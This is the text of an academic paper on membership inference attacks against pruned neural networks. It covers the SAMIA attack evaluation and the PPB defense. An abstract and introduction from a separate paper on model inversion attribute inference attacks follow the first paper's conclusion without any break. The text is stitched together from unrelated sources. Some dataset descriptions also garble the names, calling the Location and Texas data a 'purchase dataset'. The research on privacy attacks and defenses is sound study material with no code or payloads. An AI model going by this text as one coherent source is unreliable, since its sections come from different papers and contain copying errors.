Compared with existing MIAs that learn a single threshold of prediction confidence to determine the membership, the proposed SAMIA captures the information of confidences and sensitivities and intuitively better learns the diverse thresholds to multiple classes. Our evaluation results demonstrate that SAMIA leads to higher attack accuracy compared with the state-of-the-art attacks.

5 Attack Evaluation

This section conducts comprehensive experiments[2] to thoroughly investigate the privacy risks of the proposed MIAs against neural network pruning. In the following, we first introduce the experimental setup, and then evaluate the privacy risks of the pruned models by comparing them with those of original models. Next, we investigate the impact of the confidence gap, sensitivity gap, and generalization gap, respectively. Finally, we evaluate the privacy risks without the knowledge of pruning approaches and sparsity levels.

5.1 Evaluation Setup



In the evaluation, we consider the most widely used datasets, neural network architectures, and optimization approaches following recent research of MIAs [10, 23, 28, 45].

5.1.1 Datasets

We consider seven popular datasets in the experiments: CIFAR10, CIFAR100, CHMNIST, SVHN, Texas, Location, and Purchase.

- *CIFAR10* and *CIFAR100* [46]. These are two benchmark datasets for image classification. CIFAR10 dataset contains 60,000 32×32 color images in 10 classes, with 6,000 images per class. CIFAR100 dataset contains 60,000 color images in 100 classes, with 600 images per class.
- *CHMNIST* [47]. This dataset consists of 5,000 histological images of human colorectal cancer containing 10 classes of tissues. We resize all images to 32×32, the same dimension as CIFAR10 and CIFAR100.
- *SVHN* [48]. This dataset consists of 99,289 32×32 color images from house numbers in the Google Street View dataset, containing 10 classes from 0 to 9.
- *Location* [49, 50]. This dataset contains location "check-in" records of mobile users in the Foursquare social network, restricted to the Bangkok area. The dataset is used to predict users' geosocial type based on the geographical history record features: whether the user visited a certain region or location type. We use the preprocessed purchase dataset provided by Shokri *et al.* [10], which contains 5,010 data samples, 446 binary features, and 30 classes.

[2] Due to the space limit, we only present the major results in this paper. More details can be found in the extended version https://arxiv.org/abs/2202.03335.

(a) CIFAR10, ResNet18 (b) CIFAR10, DenseNet121 (c) CIFAR100, DenseNet121 (d) Location, FC

Figure 6: Prediction accuracy (test accuracy) of the pruned models using different pruning approaches and sparsity levels. Each point indicates the prediction accuracy achieved by the pruned model with a certain pruning approach and sparsity level. The black line indicates the prediction accuracy of the original models.

- *Texas* [51]. This dataset is presented in the Hospital Discharge Data Public Use Data File provided by the Texas Department of State Health Services. The dataset is used to predict the types of patient's main procedure based on a wide range of features, such as external causes of injury, diagnosis of the patient, procedures the patient underwent, and other generic information. We use the preprocessed purchase dataset provided by [10], which contains 67,330 data samples, 6,169 binary features, and 100 classes.
- *Purchase* [52]. This dataset is presented in Acquire Valued Shoppers Challenge to predict which shoppers will become repeat buyers based on the purchase history. We use the preprocessed purchase dataset provided by Shokri *et al.* [10], which contains 197,324 data samples, 600 binary features, and 100 classes.

Each above dataset is first randomly and equally split into two parts: one for target model, one for shadow model. In each part, we split the data into three datasets: training (45%), validation (10%), and test (45%). We use the validation dataset to determine if the model needs to stop training or fine-tuning for early stopping. Therefore, the membership inference via random guessing results in 50% attack accuracy. Due to the space limit, we only show the results of the CIFAR10 and Purchase datasets. The rest results are presented in the Appendix.

5.1.2 Neural Network Architectures

For the four image datasets, *i.e.*, CIFAR10, CIFAR100, CHMNIST, and SVHN, we consider three representative neural network architectures: ResNet18, VGG16, and DenseNet121[3]. For the other three datasets, *i.e.*, Texas, Purchase, and Location, we implement fully connected (FC) neural networks with two layers, and the numbers of neurons for each layer are 256 and 128, respectively. All the FC layers except the last one are followed by ReLU activation functions. In addition, Adam optimizer [53] is implemented with a learning rate of 0.001 and the batch size of 128 to train all the original models and fine-tune all the models after pruning.

[3]All neural networks are trained using https://github.com/huyvnphan/PyTorch_CIFAR10

5.1.3 Neural Network Pruning Approaches

Four representative neural network pruning approaches are considered, including L1 unstructured pruning, L1 structured pruning, L2 structured pruning, and Network slimming.

- *L1 unstructured pruning* [2] (L1 unstructured), which removes the weights with the lowest absolute values individually. This pruning approach can produce a sparse neural network with a small size, but may not improve efficiency given the existing hardware and software optimization.
- *L1 structured pruning* [3] (L1 structured), which removes the entire filters with the lowest absolute values from the convolution layers. By removing the entire filters, this method leads to significant speedup compared with the unstructured pruning since optimization for dense matrix can be applied for efficient computation.
- *L2 structured pruning* (L2 structured), which removes the entire filters with the lowest L2 norm values from the convolution layers, similar to L1 structured pruning.
- *Network slimming* [4] (Slimming), which associates scaling factors used in the batch normalization layer with each channel and removes the entire channels with the lowest scaling factors. This method automatically identifies the insignificant channels and finds the target architectures.

We apply the L1 unstructured pruning to all models. Since structured pruning approaches, *i.e.*, L1 structured and L2 structured pruning and Slimming, can only be applied to pruning convolution layers, we evaluate the structured pruning approaches on the ResNet18, VGG16, and DenseNet121 models trained on CIFAR10, CIFAR100, SVHN datasets. In addition, five sparsity levels $\gamma = \{0.5, 0.6, 0.7, 0.8, 0.9\}$ are investigated for all pruning approaches, which denote the portions of the

removed parameters[4]. We follow typical pruning procedures: train the original model, prune the model using the above approaches, and finally fine-tune the pruned model.

Figure 6 shows the prediction accuracy of the original model and the pruned models with different pruning approaches and sparsity levels. We observe that the pruned models achieve close performance compared to the original model if the sparsity level is not high. The accuracy of pruned models is reduced with the increase of the pruning sparsity. Sometimes, pruned models can achieve higher accuracy than the original models, which has been shown in recent studies of neural network pruning [5]. Unstructured pruning usually performs better than structured pruning in the evaluation, since structured pruning forces the removed parameter in a restricted way, which limits the performance of the pruned model but increases the speed of model inference.


5.1.4 State-of-the-art MIAs

To thoroughly evaluate the proposed SAMIA, we investigate eight state-of-the-art MIAs along with SAMIA. [5].

- *Ground-truth class confidence-based threshold attack (Conf).* Yeom *et al.* used the prediction confidence of ground-truth class to identify membership status [26]. The adversary learns a threshold to determine the membership of a data sample based on the confidence of ground-truth class. Given an input sample $\boldsymbol{x}$, its class y, and the pruned model f_p, the attack function is defined as $I_{\text{conf}}(f_p,(\boldsymbol{x},y)) = \mathbb{1}\{f_p^{(y)}(\boldsymbol{x}) \geq \zeta_y\}$, where $f_p^{(y)}$ is the prediction confidence of class y and ζ_y is the threshold of class y derived from the shadow pruned model.
- *Cross-Entropy-based threshold attack (Xent).* The entropy loss can be used to derive the threshold from the shadow pruned model [26]. The attack function is defined as $I_{\text{xent}}(f_p,(\boldsymbol{x},y)) = \mathbb{1}\{\text{xent}(f_p^{(y)}(\boldsymbol{x})) \geq \zeta_y\}$, where xent denotes the cross entropy loss.
- *Modified-entropy-based threshold attack (Mentr).* Song and Mittal proposed modified entropy by including the information about the ground-truth class, which achieved better performance than using prediction confidence [28]. The attack function is defined as $I_{\text{mentr}}(f_p,(\boldsymbol{x},y)) = \mathbb{1}\{\text{mentr}(f_p^{(y)}(\boldsymbol{x})) \geq \zeta_y\}$, where $\text{mentr}(f_p(\boldsymbol{x}),y) = -(1-f_p^{(y)}(\boldsymbol{x}))\log(f_p^{(y)}(\boldsymbol{x})) - \sum_{t\neq y} f_p^{(t)}(\boldsymbol{x})\log(1-f_p^{(t)}(\boldsymbol{x}))$.
- *Top1 Confidence-based threshold attack (Top1-Conf).* Salem *et al.* proposed to derive the threshold from the highest prediction confidence [23]. The attack function is defined as $I_{\text{top1}}(f_p,(\boldsymbol{x})) = \mathbb{1}\{\text{top1}(f_p(\boldsymbol{x})) \geq \zeta_y\}$, where top1 calculates the highest value from the prediction confidence.
- *Confidence-based Neural Network attack (NN).* Shokri *et al.* proposed to use prediction confidence as features to train a neural network from the shadow model [10], which is used to distinguish member and non-member data.
- *Top-3 Confidence-based Neural Network attack (Top3-NN).* Salem *et al.* proposed to use the top-3 prediction confidences as features [23] to train a neural network classifier.
- *Confidence-based Neural Network attack with ground-truth class (NNCls).* Nasr *et al.* combined one-hot encoded class labels with the prediction confidence as features to train a neural network classifier [24].
- *Blind Membership Inference Attack (BlindMI).* Hui *et al.* proposed to determine the membership of a data sample by moving it to a non-member set and check if the moving operation increases the distance between member and non-member sets [45]. BlindMI considers the data sample as a non-member if the distance is increased. We use the default BlindMI attack provided in [45].

In the main paper, we present the results of five attacks, that achieve the highest attack accuracies in most experiments, *i.e.*, Conf, Mentr, NNCls, BlindMI, and SAMIA. The results of the rest of the attacks are reported in the Appendix.


Besides, it should be mentioned that to provide a practical analysis of privacy risks, we adopt early stopping and l2 regularization as a baseline defense mechanism and apply it to all the following experiments of membership inference attacks. Other defense mechanisms will be discussed in Section 6.



5.1.5 SAMIA Settings

Following the experimental setting in [10], we first train five shadow models and their pruned models. The predictions of the shadow models on shadow training and shadow test datasets are used to train an attack model. In the attack model, we use four attention heads, 64 neural units, and GeLU activation function [54] in each self-attention module, with a 20% dropout rate. We use SGD optimizer [55] to train the attack models for 100 epochs with batch size 128. The learning rate of the SGD optimizer is set as 0.01 and reduced to 0.001 and 0.0001 at the 1/2 and 3/4 of the training process (*i.e.*, the 50th and 75th epoch). Due to the large number of settings evaluated in the attacks and defenses and the high computational cost in each setting, we conduct all the experiments only once. Thus experimental variation may be observed due to the randomness in neural network pruning and membership inference attacks (*e.g.*, parameter initialization, dataset shuffling).

5.2 Privacy Risk Discussions



[4] Since structured pruning only removes the parameters in the convolution layers, the sparsity levels for structured pruning only count the removed parameters in the convolution layers instead of the entire neural network.

[5] We implement Conf, Xent, Mentr, and Top1-Conf attacks based on https://github.com/inspire-group/membership-inference-evaluation and BlindMI attack based on https://github.com/hyhmia/BlindMI/blob/master/BlindMI_Diff_W.py.


Figure 8: Privacy Risks of Neural Network Pruning (w.r.t. model sparsity). We present the attack accuracy of SAMIA for pruned models and the attack accuracy of Conf attack for the original models.



(a) Confidence gap (b) Sensitivity gap (c) Generalization gap

Figure 9: Impact of confidence gap, sensitivity gap, and generalization gap (CIFAR10, ResNet18). We present the relationship between the gap and the attack accuracy of SAMIA.

In this section, we evaluate the privacy risks of the pruned models and compare them with the original models and then investigate several key factors on privacy risks of neural network pruning. Additionally, we investigate the privacy risks of different pruning approaches and discuss the effectiveness of the proposed SAMIA and the impact of unknown sparsity levels and pruning approaches.

5.2.1 Privacy Risks of Neural Network Pruning

Since different pruning approaches and sparsity levels may achieve distinct prediction accuracy, to make a fair comparison, we evaluate the privacy risks of pruning by taking the prediction accuracy into consideration. Figure 7 shows the relationship between prediction accuracy and (SAMIA) attack accuracy when we apply different pruning approaches and sparsity levels on the CIFAR10, CIFAR100, and Location datasets. We observe that *when the pruned model achieves a comparable prediction accuracy with the original model, most pruning approaches result in an increased attack accuracy (i.e., privacy risk).* The attack accuracy may be decreased with the loss of prediction accuracy, as the pruned model becomes less effective for both prediction and attack. However, we still observe that in most cases, when the pruned model performs worse than the original model, the pruned model's attack accuracy remains higher than the original one's. Therefore,

(e) L1 unstructured (f) L1 structured (g) L2 structured (h) Slimming


Figure 10: Attack performance comparison of MIAs (CIFAR10, ResNet18). We present the attack accuracy of state-of-the-art membership inference attacks and compare them with the proposed SAMIA. Four pruning approaches are used on CIFAR10 ResNet18 models. The black line presents the attack accuracy of original models using Conf attack, *i.e.*, Conf (Org.).

the pruned models become more vulnerable to membership inference attacks than the original models.

When a low sparsity level is used, we always observe the increased privacy risk of the pruned model (Figure 8). Since with a low sparsity level, the pruned model is more likely to achieve a comparable or even higher prediction accuracy compared with the original model, which increases the accuracy of prediction confidence used in MIAs and further increases the privacy risk.

5.2.2 Impact of Confidence, Sensitivity, and Generalization Gap.

As aforementioned, we hypothesize that neural network pruning leads to the increased *confidence gap* and *sensitivity gap* (in ground-truth class) of pruned models, thus increasing their membership inference risks. Meanwhile, overtraining is considered as one of the key causes of membership leakage in previous research [26, 28], leading to our evaluation on *generalization gap*, *i.e.*, the difference between training accuracy and testing accuracy. From Figure 9, we observe that neural network pruning increases the gaps between members and non-members, *i.e.*, confidence gap, sensitivity gap, and generalization gap, in most settings. Further, with the increase of gaps, we observe the increase of attack accuracy, which indicates *the strong correlation between the gaps, i.e., confidence gap, sensitivity gap, and generalization gap, and the increased privacy risk.*



The strong correlation of confidence gap and sensitivity gap validates our intuition that these gaps can be leveraged by the adversary to infer the membership status, introducing a new attack surface in neural network pruning. By investigating the attack results, we find that the confidence gap plays the most important role in the privacy risk. L1 unstructured and slimming pruning usually lead to an increased confidence gap, which will be leveraged by the adversary and result in a higher attack accuracy. Additionally, sensitivity gap can also leak the membership information. For example, the confidence gap of L1 unstructured pruning on a CIFAR10 ResNet18 model (Figure 9a) is close to the original model, but due to the increased sensitivity gap (Figure 9b), the pruning still results in an increased attack accuracy.

5.2.3 Privacy Risks of Pruning Approaches.

Following the same settings above, we investigate the privacy risks of different pruning approaches by comparing the attack accuracy under the similar prediction accuracy. As shown in Figure 7 and 8, given the similar prediction accuracy of the pruned models, L1 unstructured and slimming pruning result in the highest attack accuracy. Besides, L1 structured pruning achieves the lowest attack accuracy among all pruning approaches, but still in some cases, the attack accuracy is higher than the original model, even with the similar or lower prediction accuracy. The structured constraint used in L1 structured pruning regularizes the model in the fine-tuning and thereby reduces the privacy risk.

5.2.4 Effectiveness of SAMIA


To investigate the effectiveness of the proposed SAMIA, we compare SAMIA with the state-of-the-art MIAs in terms of

(a) CIFAR10, DenseNet121 (b) CIFAR10, DenseNet121

(c) CIFAR100, DenseNet121 (d) CIFAR100, DenseNet121

(e) Location, FC (f) Location, FC


Figure 11: Attack performance comparison of MIAs on different datasets (L1 Unstructured). We present the attack accuracy of state-of-the-art membership inference attacks and compared them with the proposed SAMIA. We present the attack accuracy of three models (CIFAR10 DenseNet121, CIFAR100 DenseNet121, Location FC) pruned by L1 unstructured pruning. The black line presents the attack accuracy of original models using Conf attack, *i.e.*, Conf (Org.).



attack accuracy. As shown in Figure 10, we observe that *our proposed SAMIA achieves the highest attack accuracy in most cases compared with baseline attacks*, which is mainly due to the fact that SAMIA best leverages both confidence gap and sensitivity gap (in ground-truth class) introduced in pruning. Besides, Top1-conf and Mentr attacks are also effective, as both attacks take advantage of the confidence gap, the most important factor for model privacy. We also observe that when the pruning introduces a high generalization gap , all attacks can achieve a high attack accuracy (*e.g.*, CIFAR100 DenseNet121 in Figure 11c, 11d and Appendix Figure 36c)), which has been discussed in the previous MIA research.

5.2.5 Unknown Sparsity Level and Pruning Approach

In the evaluation above, we assume the adversary has the knowledge of sparsity levels and pruning approaches used in network pruning. In this section, we explore the privacy risks of a more realistic scenario, *i.e.*, when the adversary has no prior knowledge of the sparsity levels and the pruning approaches.



Unknown sparsity level. We assume the adversary only knows the pruning approach but not the sparsity level that is the major factor of model efficiency. We evaluate the attack accuracy of SAMIA when the adversary prunes target models and shadow models using different sparsity levels. We also consider the case when the target model is not pruned, *i.e.*, sparsity level = 0. As shown in Figure 12 and 13, the attack accuracy is not affected too much due to the different sparsity levels between target models and shadow models. In some cases, using a different sparsity level in pruning shadow models can even increase the attack accuracy. *The attack accuracy mainly depends on the performance of the shadow model*, and thus the adversary can attack victim models with higher attack accuracy by selecting a good pruned shadow model. For instance, the adversary can use each shadow model to attack other shadow models with different sparsity levels and select the one with the highest attack accuracy.

Unknown sparsity level and pruning approach. Since we assume the adversary has no prior knowledge of the sparsity level and pruning approach, the adversary may randomly pick a sparsity level and a pruning approach to prune a shadow model for attacks. To evaluate the attack accuracy, we conduct 20 experiments for the aforementioned four image datasets and the corresponding neural networks. In each experiment, we randomly select the sparsity levels and pruning approaches for target models and shadow models, respectively. For example, the target model uses L1 Structured pruning with 0.5 sparsity level while the shadow model uses Slimming pruning with 0.8 sparsity level. The sparsity levels are selected from the set of $\{0.5, 0.6, 0.7, 0.8, 0.9\}$ and the pruning approaches are selected from the four pruning approaches. To measure the privacy risks, we define the attack accuracy loss as $(acc_{known} - acc_{unknown})/acc_{known}$, where acc_{known} denotes the attack accuracy when the adversary knows all the pruning information and $acc_{unknown}$ denotes the attack accuracy without knowing any pruning information. Table 1 shows the average attack accuracy loss over 20 experiments for each dataset and model. We observe that *without knowing the sparsity levels and pruning approaches, the attack is still effective in most cases except the CIFAR10 VGG16 and CIFAR100 ResNet18 models*. The poor attack performance in these two models is due to the ineffectiveness of shadow models using specific sparsity levels and pruning approaches for attacks. For example, we observe a significant drop of attack accuracy (from 90% to 50%) when applying L1 structured and slimming pruning with sparsity levels 0.7 to 0.9, on the CIFAR10 VGG16 model (Figure 20a in Appendix). The large gap makes the shadow models pruned using these settings ineffective in attacking the unknown victim model.


6 Defenses against MIAs

Given the privacy risks of pruned neural networks, this section focuses on defenses against the proposed SAMIA. We first present the design principle of defenses for pruned neural networks, then describe the proposed defensive design, and lastly compare the performance of the proposed defense with the state-of-the-art defenses. In addition, to rigorously evaluate the defense performance, we consider the defenses against both the non-adaptive attacks and adaptive attacks, where the adversary of adaptive attacks is put into the last step of the arms race between privacy attacks and defenses (*i.e.*, the adversary knows all the details of defense mechanism and performs adaptive attacks against the defended models) [28, 56]. Extensive experiments are conducted to evaluate our defensive proposals.



6.1 Design Principles of Defenses

Two major design principles are considered for the defenses of pruned neural networks. On the one hand, effective defenses should be able to reduce the behavior discrepancy introduced by pruning. The above attack evaluation has demonstrated that the privacy risks introduced by MIAs in the pruned models are due to the increased divergence of prediction confidences and sensitivities. Hence, it is essential to reduce such divergence between members and non-members of the pruned neural networks for defense. On the other hand, the defenses need to take into consideration the resource constraints imposed by low-end devices. Neural network pruning aims to reduce the computational cost during inference. Such cost cannot be increased by the defenses. Therefore, the defenses should be designed to mitigate the privacy risks of pruned models before deploying them on devices, thus without introducing additional defense costs in the inference phase.

(a) Confidence gap (b) Sensitivity gap

Figure 14: Divergence of the pruned model's prediction confidences and sensitivities using PPB defense (CIFAR10, DenseNet121).

(a) Confidence gap (b) Sensitivity gap

Figure 15: Divergence of the pruned model's prediction confidences and sensitivities over different classes with PPB defense (CIFAR10, DenseNet121).

6.2 Proposed Defense: PPB

Following the two design principles, we propose a countermeasure approach named by pair-based posterior balancing (PPB). The main idea of PPB defense is to mitigate the new prediction behaviors on prediction confidence and sensitivity by aligning the posterior predictions of different input samples. In this way, PPB can reduce the divergence of prediction confidence between members and non-members as well as the degree of sensitivities. Specifically, given any pair of two input samples, we try to make the distributions of their ranked posterior predictions as close as possible. The difference between ranked posteriors' distributions is measured by the Kullback–Leibler divergence (KL divergence) [57]. Give two posterior predictions P and Q, the KL divergence is defined as:

$$\mathcal{L}_{\text{KL}}(P,Q) = \sum_x P(x) \log \frac{P(x)}{Q(x)}. \tag{5}$$

KL-divergence is considered as a regularization term in neural network pruning. The loss function includes both the prediction loss and KL divergence loss, which can be given by:

$$\mathcal{L}(f_p(\boldsymbol{x}), \boldsymbol{y}) = \sum_i \mathcal{L}_{\text{predict}}(f_p(\boldsymbol{x}_i), y_i) + \lambda \sum_{j,k(j\neq k)} \mathcal{L}_{\text{KL}}(R(f_p(\boldsymbol{x}_j)), R(f_p(\boldsymbol{x}_k))), \tag{6}$$


where $\mathcal{L}_{\text{KL}}$ and $\mathcal{L}_{\text{predict}}$ denote the KL-divergence loss and the prediction loss (*e.g.*, cross-entropy loss for the classification tasks), respectively. $R(\cdot)$ sorts the posteriors provided by the pruned model f_p in decreasing order and λ is a hyper-parameter to balance the two losses. It is computationally costly to calculate the KL loss for all possible pairs of data samples in the training dataset. To address this issue, we sample training pairs in each mini-batch during fine-tuning by randomly selecting two data samples as a pair without replacement. Hence, in each mini-batch with batch size B, KL loss consists of $B/2$ pairs of training samples.

In addition, the PPB defense is only applied in fine-tuning of neural network pruning by using KL-divergence as a regularization term. Thus, the defense does not include the additional computational costs in the inference phase.

After applying PPB defense, we observe the divergence between the member and non-member data is significantly reduced by comparing Figure 14 with Figure 1. Such decreased divergence can be observed in different classes by comparing Figure 4 with Figure 15. Both changes on the distributions of the pruned model's posterior predictions indicate that the PPB defense makes the attack model fail to learn the binary classification thresholds from the prediction confidence and sensitivity. Moreover, the PPB defense is designed to change the distribution of predictions instead of their orders. In other words, the PPB defense will not change the predicted classes of the pruned models during fine-tuning, which largely preserves the prediction accuracy of pruned models.

As shown in Figure 15, such decreased divergence can also be preserved in different classes. After applying PPB defense, the divergence of the pruned model is close to that of the original model (comparing Figure 4 with Figure 15), which indicates the effectiveness of the PPB defense.


6.3 Defense Evaluation



This section evaluates the effectiveness of PPB by comparing the performance of PPB with that of state-of-the-art defenses[6].

6.3.1 State-of-the-art Defenses

We investigate three state-of-the-art defenses against MIA attacks in neural network pruning.



Early Stopping and L2 Regularization (Basic). Early stopping and l2 regularization have been used to successfully

[6]The defenses are evaluated by the empirical experiments. We will investigate the strict privacy guarantee in future work.


(a) L1 Unstructured (b) L1 Structured (c) L2 Structured (d) Slimming

Figure 16: Performance of defenses for different pruning approaches (CIFAR10, ResNet18, Sparsity 0.6).

(a) CIFAR10, DenseNet121 (b) CIFAR100, DenseNet121 (c) Location, FC (d) Purchase, FC

Figure 17: Performance of defenses for different datasets (L1 Unstructured, Sparsity 0.6).


defend membership inference attacks with competitive performance [10, 23, 28]. As discussed in Section 4.1, an adversary infers the membership of a sample based on the divergence of the prediction confidences between members and non-members. Such divergence becomes more severe as the number of training epochs increases, due to the increased memorization. Hence, the early stopping mechanism with fewer training epochs and l2 regularization for penalizing the over-training can tradeoff a slight reduction in model accuracy with lower privacy risk. In the evaluation, we stop the training and fine-tuning when the validation loss is not decreased for five epochs using early stopping mechanism. In l2 regularization, we set the regularization factor as 0.0005. *Note that we use early stopping and l2 regularization in all the other defenses to improve the defense performance.*



Differential Privacy (DP). Differential privacy is a strategy to bound the individual information exposure when running an algorithm f and has been widely investigated for preventing privacy leakage against membership inference attacks [14, 58, 59]. We implement differentially private SGD (DPSGD) [31, 59], one of the most widely-used defense techniques, to train neural networks with DP guarantees. Following DPSGD, we first clip the gradient, then add noise to the gradient, and use the generated noisy gradient to update the model's parameters. The noise is sampled from a Gaussian distribution $\mathcal{N}(0,\sigma)$. To achieve (ϵ,δ)-DP, the standard deviation of the Gaussian distribution, i.e., δ, should be in the order of $\Omega(q\sqrt{T\log(1/\delta)/\epsilon}$, where q denotes the sampling ratio and T denotes the total number of iterations. Accordingly, the privacy guarantee of the DP defense can be derived from δ, which plays an important role in balancing utility and privacy. Therefore, in the defense evaluation, we evaluate the effectiveness of DP defense and explore the impact of different privacy budgets (*i.e.*, different values of δ).

Adversarial Regularization (ADV). Nasr *et al.* proposed to consider the membership inference adversary in the training process [24]. The defender first trains a surrogate attack model to distinguish between members and non-members and then trains the target model to minimize the prediction loss while maximizing the classification loss of the surrogate attack model. A parameter α is used to balance the prediction performance and privacy risk. ADV is applied in the fine-tuning process of pruning to protect the privacy of pruned models.

6.3.2 Experimental Results of Defenses



We use the same settings of attack evaluations in Section 5 and conduct the following experiments with defenses in the process of pruning. Since there is always a trade-off between privacy and prediction accuracy when implementing defenses, we explore different settings of hyper-parameters in the defensive mechanisms to thoroughly evaluate the defense performance. Specifically, we set hyper-parameter $\lambda \in \{1,2,4,8,16\}$ in PPB, $\sigma \in \{0.01,0.1,1,10,100\}$) in the DP noise vectors, $\alpha \in \{0.5,1,2,4,8,16\}$ in ADV, respectively.

Figure 16 and 17 illustrate the prediction accuracy and attack accuracy with different defense mechanisms. For better

Figure 19: Performance of defenses against adaptive attacks for different datasets (L1 Unstructured, Sparsity 0.6).

illustration, we remove the results if the model with a specific hyper-parameter cannot achieve 75% of the basic defense's prediction accuracy, *i.e.*, poor prediction performance, or result in a higher attack accuracy, *i.e.*, ineffective defense.

We observe that PPB is especially effective in protecting all pruning approaches from attacks, which can reduce the attack accuracy to around 50% (random guessing accuracy), while not degrading the prediction accuracy too much. Hence, *PPB defense provides a privacy-preserving approach with minimal degradation of prediction accuracy*. In addition, ADV is also effective in the L1 unstructured and Slimming pruning, but fails to achieve a good balance between prediction performance and privacy in the L1 structured and L2 structured pruning. Similar to the fact shown in recent work [32], we observe DP can hardly balance this utility-privacy tradeoff.

6.3.3 Defenses against Adaptive Attacks

To rigorously evaluate the defense performance, we consider adaptive attacks, where the adversary knows all the details of defenses along with the pruning information. In adaptive attacks, the adversary trains a shadow pruned model following the same defense mechanism (*e.g.*, Basic, DP, ADV, and proposed PPB) and pruning process. The adversary then performs the SAMIA attack based on the shadow pruned model.

As shown in Figure 18 and 19, we observe that PPB reduces the accuracy of adaptive attacks compared to the attacks on the pruned model without defenses and provides the best protection in L1 structured and L2 structured pruning. Besides, for the L1 unstructured and Slimming pruning, PPB and ADV are the best two defenses. *PPB is designed towards pruned models by reducing the confidence and sensitivity gap. Therefore, in general, PPB provides good protection in all pruning approaches.* In addition, ADV is designed to mitigate the confidence gap, which is largely increased in L1 unstructured and slimming pruning (as discussed in Section 5.2.2). Hence, ADV is also effective in protecting pruned models using L1 unstructured and slimming pruning.

7 Conclusion

This paper conducted the first analysis of privacy risks in neural network pruning. We first explored the impacts of neural network pruning on prediction divergence, based on which, a new membership inference attack, *i.e.*, self-attention membership inference attack (SAMIA), is proposed against the pruned neural network models. Through comprehensive and rigorous evaluation, we demonstrated the substantially increased privacy risks of the pruned models. We found that the privacy risks of the pruned models are tightly related to the confidence gap, sensitivity gap, and generalization gap due to pruning. Besides, even without knowing the pruning approach, the membership inference attacks can still achieve high attack accuracy against the pruned model. Especially, the proposed SAMIA showed superiority in identifying the pruned models' prediction divergence by using finer-grained prediction metrics, which is recommended as a competitive baseline attack model for future privacy risk study of neural

network pruning.

In addition, to defend the attacks, we proposed a pair-based posterior balancing named as PPB by reducing the prediction divergence of fine-tuning process during neural network pruning. We experimentally demonstrated that PPB could reduce the attack accuracy to around 50% (random guessing accuracy) without considering adaptive attacks and achieve the best protection compared with the three existing defenses. Besides, PPB showed competitive performance even when defending adaptive attacks.

The proposed SAMIA attack will be further explored under more challenging MIA settings, such as the label-only MIA without available confidences, where the existing label-only MIA attacks using data augmentation [60] and black-box adversary [61] can be potentially integrated for more powerful attack capability. We hope our work convinces the community about the importance of exploring innovative neural network pruning approaches by taking privacy-preserving into consideration.

Abstract

Increasing use of machine learning (ML) technologies in privacy-sensitive domains such as medical diagnoses, lifestyle predictions, and business decisions highlights the need to better understand if these ML technologies are introducing leakage of sensitive and proprietary training data. In this paper, we focus on model inversion attacks where the adversary knows non-sensitive attributes about records in the training data and aims to infer the value of a sensitive attribute unknown to the adversary, using only black-box access to the target classification model. We first devise a novel confidence score-based model inversion attribute inference attack that significantly outperforms the state-of-the-art. We then introduce a label-only model inversion attack that relies only on the model's predicted labels but still matches our confidence score-based attack in terms of attack effectiveness. We also extend our attacks to the scenario where some of the other (non-sensitive) attributes of a target record are unknown to the adversary. We evaluate our attacks on two types of machine learning models, decision tree and deep neural network, trained on three real datasets. Moreover, we empirically demonstrate the disparate vulnerability of model inversion attacks, i.e., specific groups in the training dataset (grouped by gender, race, etc.) could be more vulnerable to model inversion attacks.

1 Introduction

Across numerous sectors, the use of ML technologies trained on proprietary and sensitive datasets has increased significantly, e.g., in the domains of personalized medicine [1, 2], product recommendation [3–5], finance and law [6, 7], social media [8, 9], etc. Companies provide access to such trained ML models through APIs [10–14] whereas users querying these models are charged on a pay-per-query basis. With the increasing use of ML technologies in personal data, we have seen a recent surge of serious privacy concerns that were previously ignored [15–18]. Therefore, it is important to investigate whether public access to such trained models introduces new attack vectors against the privacy of these proprietary and sensitive datasets used for training ML models. A *model inversion attack* is one of such attacks on ML that turns the one-way journey from training data to model into a two-way one, i.e., this attack allows an adversary to infer part of the training data when it is given access to the target ML model.

Fredrikson et al. [18, 19] proposed *two* formulations of model inversion attacks. In the first one, which we call **model inversion attribute inference (MIAI)** attack, the adversary aims to learn a sensitive attribute of an individual whose data are used to train the target model, and whose other attributes are known to the adversary. This can be applied, e.g., when each instance gives information about one individual. In the second formulation, which we call **typical instance reconstruction (TIR)** attack, the adversary is given access to a classification model and a particular class, and aims to come up with a typical instance for that class. For example, the adversary, when given access to a model that recognizes different individuals' faces, tries to reconstruct an image that is similar to a target individual's actual facial image. For TIR attacks [20–22] to be considered successful, it is not necessary for a reconstructed instance to be quantitatively close to any specific training instance. In contrast, MIAI attacks are evaluated by the ability to predict *exact* attribute values of individual instances. Evaluation of TIR attacks is typically done by having humans assess the similarity of the reconstructed instances (e.g., reconstructed facial images) to training instances. Thus a model that is able to learn the essence of each class and generalizes well (as opposed to relying on remembering information specific to training instances) will likely remain vulnerable to such an attack. Indeed, it has been proven [22] that a model's predictive power and its vulnerability to such TIR attacks are two sides of the same coin. This is because highly predictive models are able to establish a strong correlation between features and labels and this is the property that an adversary exploits to mount the TIR attacks [22]. In other words, the existence of TIR attacks is a feature of good classification models, although the feature may be undesirable in some settings. We investigate whether the root cause of TIR attacks (high predictive power) also applies to MIAI attacks. According to our observation, we

point out that such is not the case.

In this paper, we focus only on MIAI attacks on classification models where data about individuals are used. More specifically, we consider the attribute inference attacks where the adversary leverages *black-box* access to an ML model to infer the sensitive attributes of a target individual. While attribute inference in other contexts has been studied extensively in the privacy literature (e.g., user attribute inference in social networks [23, 24]), there exists little work studying to what extent model inversion introduces new attribute inference vulnerabilities. In the rest of the paper, we refer to MIAI attacks whenever we use the term model inversion attack.

Proposed new model inversion attacks: In this paper, we devise two new black-box MIAI attacks: (1) confidence score-based model inversion attack (CSMIA) and (2) label-only model inversion attack (LOMIA). The confidence score-based attack assumes that the adversary has access to the target model's confidence scores whereas the label-only attack assumes the adversary's access to the target model's label predictions only. To the best of our knowledge, ours is the first work to propose a label-only MIAI attack. We empirically show that despite having access to only the predicted labels, our label-only attack performs on par with the proposed confidence score-based attack. Also, both of our proposed attacks outperform state-of-the-art attacks significantly. Furthermore, we note that defense mechanisms [18] that reduce the precision of confidence scores or introduce noise in the confidence scores to thwart model inversion attacks are ineffective against our label-only attack.

